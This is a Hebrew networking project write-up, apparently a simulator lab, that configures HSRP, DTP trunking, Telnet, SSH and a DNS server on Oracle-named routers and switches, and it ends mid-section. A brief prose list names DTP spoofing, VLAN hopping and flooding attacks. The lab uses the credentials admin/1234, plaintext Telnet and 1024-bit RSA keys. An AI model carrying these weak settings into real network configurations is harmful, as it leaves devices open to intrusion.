1. הגדרת IP צף ממשק בנתב ראשון עם priority גבוה:


```
standby 1 ip 172.18.83.254
standby 1 priority 110
standby 1 preempt
```


2. הגדרת IP צף ממשק בנתב שני:

```
standby 1 ip 172.18.83.254
standby 1 priority 100
standby 1 preempt
```

שימו לב שמוגדרת כתובת IP על הממשק!

זהו, HSRP אמור לעבוד כמו שצריך והנתב הראשון הוא זה שיהיה Active והשני יהיה Standby.






הגדרה בפרויקט

נתב ראשון (Active):

```
ORACLE_US_CA_San_Jose_F0_ROUTER1(config)#interface GigabitEthernet9/0.20
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.163.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.30
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.165.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.40
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.167.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.161.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
```



נתב שני (Standby):

```
ORACLE_US_CA_San_Jose_F0_ROUTER2(config)#interface GigabitEthernet9/0.20
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.163.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.30
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.165.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.40
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.167.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.161.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
```

בדיקה ש- HSRP עובד

כמו שניתן לראות בחלקות טקסט בעמוד הקודם, הסאב-ממשקים בנתב הראשון קיבלו **Priority** גבוה יותר לכן הנתב הראשון צריך להיות ה- **Active** ובכדי לבדוק האם **HSTP** עובד כמו שרצוי ראשית בוא נצפה במצב ה- **Standby** בשני הנתבים על ידי שימוש בפקודת:

```
show standby
```

נתב ראשון

```
ORACLE_US_CA_San_Jose_F0_ROUTER1#show standby
GigabitEthernet9/0.20 - Group 1
  State is Active
 5    state changes, last state change 00:14:07
  Virtual IP address is 172.18.163.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.569 secs
  Preemption enabled
  Active router is local
  Standby router is 172.18.163.251, priority 100 (expires in 6
sec)
  Priority 110 (configured 110)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.30 - Group 1
  State is Active
 4    state changes, last state change 00:13:57
  Virtual IP address is 172.18.165.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.394 secs
  Preemption enabled
  Active router is local
  Standby router is 172.18.165.251
  Priority 110 (configured 110)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.40 - Group 1
  State is Active
 4    state changes, last state change 00:13:57
  Virtual IP address is 172.18.167.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.993 secs
  Preemption enabled
  Active router is local
  Standby router is 172.18.167.251
  Priority 110 (configured 110)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.110 - Group 1
  State is Active
 5    state changes, last state change 00:14:06
  Virtual IP address is 172.18.161.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.629 secs
  Preemption enabled
  Active router is local
  Standby router is 172.18.161.251
  Priority 110 (configured 110)
  Group name is hsrp-Gig-1 (default)
```

נתב שני

```
ORACLE_US_CA_San_Jose_F0_ROUTER2#show standby
GigabitEthernet9/0.20 - Group 1
  State is Standby
 7    state changes, last state change 00:25:30
  Virtual IP address is 172.18.163.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.638 secs
  Preemption enabled
  Active router is 172.18.163.251, priority 110 (expires in 6
sec)
    MAC address is 0000.0C07.AC01
  Standby router is local
  Priority 100 (default 100)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.30 - Group 1
  State is Standby
 7    state changes, last state change 00:03:45
  Virtual IP address is 172.18.165.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.887 secs
  Preemption enabled
  Active router is 172.18.165.251
  Standby router is local
  Priority 100 (default 100)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.40 - Group 1
  State is Standby
 6    state changes, last state change 00:25:30
  Virtual IP address is 172.18.167.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.039 secs
  Preemption enabled
  Active router is 172.18.167.251
  Standby router is local
  Priority 100 (default 100)
  Group name is hsrp-Gig-1 (default)
GigabitEthernet9/0.110 - Group 1
  State is Standby
 6    state changes, last state change 00:25:31
  Virtual IP address is 172.18.161.254
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.292 secs
  Preemption enabled
  Active router is 172.18.161.251
  Standby router is local
  Priority 100 (default 100)
  Group name is hsrp-Gig-1 (default)
```

ניתן לראות שהצלחנו ליצר את המצב הרצוי בו הנתב הראשון הוא **Active** והשני הוא **Standby**.

DTP


פרוטוקול **DTP** הוא פרוטוקול שפותח ע"י סיסקו ורכיבי סיסקו משתמשים בו כברירת מחדל ׳ראשי התיבות הן: Dynamic Trunking Protocol, הפרוטוקול נועד כדי לנהל משא ומתן לגבי האם פורט מסוים יהיה במצב **Trunk** או לא.

ישנם 4 מצבים לממשק:

	Dynamic Auto	Dynamic Desirable	Trunk	Access
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited Connectivity
Access	Access	Access	Limited Connectivity	Access

לפי מצבים אלו אנו יכולים לקבוע האם יהיה יחסי Trunk בין שני נתבים או לא.

אם נניח יש לנו שני נתבים, **נתב A** ו- **נתב B**, ושניהם מחוברים **בכבל מוצלב** אז בהינתן והממשק של **נתב A** מוגדר על מצב **Dynamic Auto**, ואילו הממשק ב**נתב B** הנמצא בצד השני של הכבל מוגדר על מצב **Trunk**, יהיה ביניהם **יחסים של Trunk**.



זאת מכיוון ש**נתב B** המוגדר כ- **Trunk** שולח הודעת עדכון **DTP** ל**נתב A**, והרי **נתב A** הוא במצב של **Dynamic Auto** וזה אומר שהוא מוכן להיות **Trunk** כל עוד הצד השני **Trunk**.

איך ניתן לנצל את זה?


1. **DTP Spoofing Attack:**
תוקף יכול לזייף הודעות DTP כדי לאלץ ממשק במתג להפוך ל**Trunk** ולאפשר לתוקף לקבל גישה לרשתות **VLAN** אחרות ברשת.

2. **VLAN Hopping Attack:**
תוקף יכול להשתמש במתג שמוגדר כשרת **DTP** כדי ליצור יחסי **Trunk** ולאחר מכן לדלג בין רשתות **VLAN** כדי לקבל גישה למידע רגיש. (**בוצע בספר!**)

3. **DTP Flooding Attack:**
תוקף יכול להציף מתג במנות **DTP**, לגרום למתג לצרוך משאבים רבים ועלול לגרום להתקפת מניעת שירות. (**DOS**)

הגדרת DTP:

לצורך הגדרת **DTP** בפרויקט בחרתי ב**מדריד** שבאירופה, והתכנון הוא להשתמש ב- **dynamic desirable** בממשקי המתג **ORACLE_EU_ES_Madrid_F0_SW_Multilayer** ובמצב **Trunk** בשאר המתגים כך שיהיה בטוח **Trunk** בין השניים שכן הם צריכים להעביר **VLANs**.



הממשקים המסומנים ב**אדום** **dynamic desirable** והממשקים שב**כחול** **Trunk**.

ראשית הגדרתי את המתג ORACLE_EU_ES_Madrid_F0_SW_Multilayer בעזרת הפקודות הבאות:

```
ORACLE_EU_ES_Madrid_F0_SW_Multilayer(config)#interface range GigabitEthernet 1/0/2-5
ORACLE_EU_ES_Madrid_F0_SW_Mult(config-if-range)#switchport mode dynamic desirable



ORACLE_EU_ES_Madrid_F0_SW_Mult(config-if-range)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/2, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/3, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/4, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0/5, changed state to up
```

לאחר מכן הגדרתי Tunk בשאר המתגים:

```
ORACLE_EU_ES_Madrid_F0_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F0_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F1_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F1_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F2_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F2_SW(config-if)#switchport mode trunk
```

```
ORACLE_EU_ES_Madrid_F3_SW(config)#interface GigabitEthernet 0/1
ORACLE_EU_ES_Madrid_F3_SW(config-if)#switchport mode trunk
```


לבסוף ניתן לוודא ש- DTP עובד תקין בעזרת הפקודה show interfaces trunk:

```
ORACLE_EU_ES_Madrid_F0_SW_Multilayer#show interface trunk
Port        Mode         Encapsulation  Status        Native vlan
Gig1/0/1    on           802.1q         trunking      1
Gig1/0/2    desirable    n-802.1q       trunking      1
Gig1/0/3    desirable    n-802.1q       trunking      1
Gig1/0/4    desirable    n-802.1q       trunking      1
Gig1/0/5    desirable    n-802.1q       trunking      1
```

Telnet

Telnet הוא פרוטוקול תקשורת הפועל על פורט **23** המאפשר להתחבר למחשב מרוחק דרך רשת, בדרך כלל באינטרנט או ברשת מקומית, והוא מאפשר למשתמשים לשלוח פקודות ולהפעיל תוכנות על המחשב המרוחק כאילו הם יושבים מולו.

הפרוטוקול עובד על בסיס טקסט, כלומר כל התקשורת מתבצעת ב- **plane text**, למרות שזה היה מאוד פופולרי בשנים קודמות כיום ישנם פרוטוקולים מתקדמים ובטוחים יותר, כמו **SSH**, שמספקים הצפנה ואבטחה משופרת.



שלבי הגדרה של Telnet:

בחרתי להשתמש בשם משתמש **admin** ובסיסמא **1234**:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#username admin 1234
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#transport input telnet
```

ולאחר ניסיון התחברות פשוט:

```
C:\>telnet 172.18.65.254
Trying 172.18.65.254 …Open


User Access Verification

Username: admin
Password:
ORACLE_AU_AU_Sydney_F0_ROUTER1>
```

ניתן לראות שהגדרנו **Telnet** בהצלחה.

SSH

SSH, או **Secure Shell**, הוא פרוטוקול תקשורת הפועל על פורט **22** המאפשר גישה **מאובטחת** למחשב מרוחק, והוא משמש בעיקר לניהול מערכות ושירותים על ידי מתן אפשרות למשתמשים להתחבר למכונות אחרות ברשת בצורה מאובטחת.

SSH מציע הצפנה של הנתונים המועברים, מה שמגן על המידע מפני האזנה ומאפשר תקשורת בטוחה יותר לעומת פרוטוקולים ישנים יותר כמו **TELNET**, בעזרת **SSH** אפשר גם להעביר קבצים, להריץ פקודות מרוחקות, ולבצע פעולות ניהול שונות בצורה מאובטחת.

שלבי הגדרה של SSH:

ראשית עלי להגדיר דומיין בנתב, ואני אעשה זאת על ידי שימוש בפקודה:

```
ip domain-name oracle.com
```

לאחר מכן, אקבע את רמת ההצפנה:

```
crypto key generate rsa general-keys modulus 1024
```

אגדיר שם משתמש וסיסמא:

```
username admin password 1234
```

ולבסוף אגדיר SSH:

```
line vty 0 4
 login local
 transport input ssh
```

למשל:

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#ip domain-name oracle.com
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#crypto key generate rsa general-keys modulus 1024
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#username admin password 1234
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#line vty 0 4
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#login local
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-line)#transport input ssh
```

ניתן לבדוק את החיבור ב SSH על ידי שימוש בפקודת:

```
ssh -l <USER> <IP-ADDR>
```

לדוגמא:

```
C:\>ssh -l admin 172.18.151.254

Password:


ORACLE_US_AZ_Phoenix_F0_ROUTER2>
```

ב- **SSH**, לאחר שהחיבור בין הלקוח לשרת מאובטח באמצעות הצפנה אסימטרית (בעיקר במהלך חילופי המפתחות ואימות השרת), הלקוח והשרת מבצעים שלב נוסף שבו הם יוצרים סוד משותף (**shared secret**).

סוד זה נוצר באמצעות חילופי מפתחות בטוחים וניתן להשתמש בו ליצירת מפתח סימטרי שיאפשר להם להצפין ולפענח את התקשורת המתקיימת ביניהם.

הצפנה סימטרית ב- SSH

ההצפנה הסימטרית, כפי שהיא מתבצעת ב- **SSH**, עושה שימוש ב**מפתח יחיד** להצפנה ולפענוח של המידע.


כלומר, המפתח הסימטרי שנוצר על ידי הלקוח והשרת במהלך חילופי המפתחות משמש את שני הצדדים לעיבוד התעבורה המועברת ביניהם.

היתרון בהצפנה סימטרית ב- **SSH** הוא ביעילותה ובמהירותה, השימוש במפתח אחד מאפשר לבצע פעולות הצפנה ופריסת מידע בצורה הרבה יותר מהירה ויעילה מאשר הצפנה אסימטרית, מה שמאפשר העברת כמויות גדולות של נתונים בצורה חלקה ומהירה.


שרת DNS

באוסטרליה ובהודו בחרתי להציב שרת DNS שינהל את הרשומות של ה **zone** של הדומיין **oracle.com**.

ה- **zone** עצמו נראה כך:



והוא כולל תרגום של הדומיין הראשי (**Apex domain**) אל כתובת **IP** על ידי שימוש ברשומת **A**, וכן שימוש בשם חלופי ל **www** בעזרת רשומת **CNAME**.



הגדרת שרת DNS


שרת **DNS** הוא שרת המריץ מערכת שנועדה להמיר דומיינים (כמו **example.com**) לכתובות **IP** (כמו **192.0.2.1**) שהמחשבים משתמשים בהם כדי לתקשר זה עם זה ברשת.

המערכת הזו מאפשרת למשתמשים לגשת לאתרים על ידי שימוש בשמות קלים לזכור במקום בכתובות מספריות.


לדוגמא, כאשר אתה מקליד כתובת דומיין בדפדפן השרת **DNS** מתבקש להמיר את השם לכתובת ה- **IP** המתאימה, כך שהדפדפן יכול להתחבר לאתר המבוקש.

שלבי הגדרה:


נלך אל עמודת **Services** ונכבה את כל התהליכים חוץ מ- **DNS**:



את התהליך של **DNS** נדליק:



כרגע יש לנו שרת **DNS** עובד, ניתן להוסיף רשומות כמו **A** או **CNAME**:



ניתן לבחור איזה רשומה אתם רוצים, למלא את הפרטים הנדרשים, וללחוץ על **Add**.

בדיקה שהשרת DNS עובד:

בדיקה פשוטה של שרת ה DNS היא שימוש בפקודת **nslookup**:

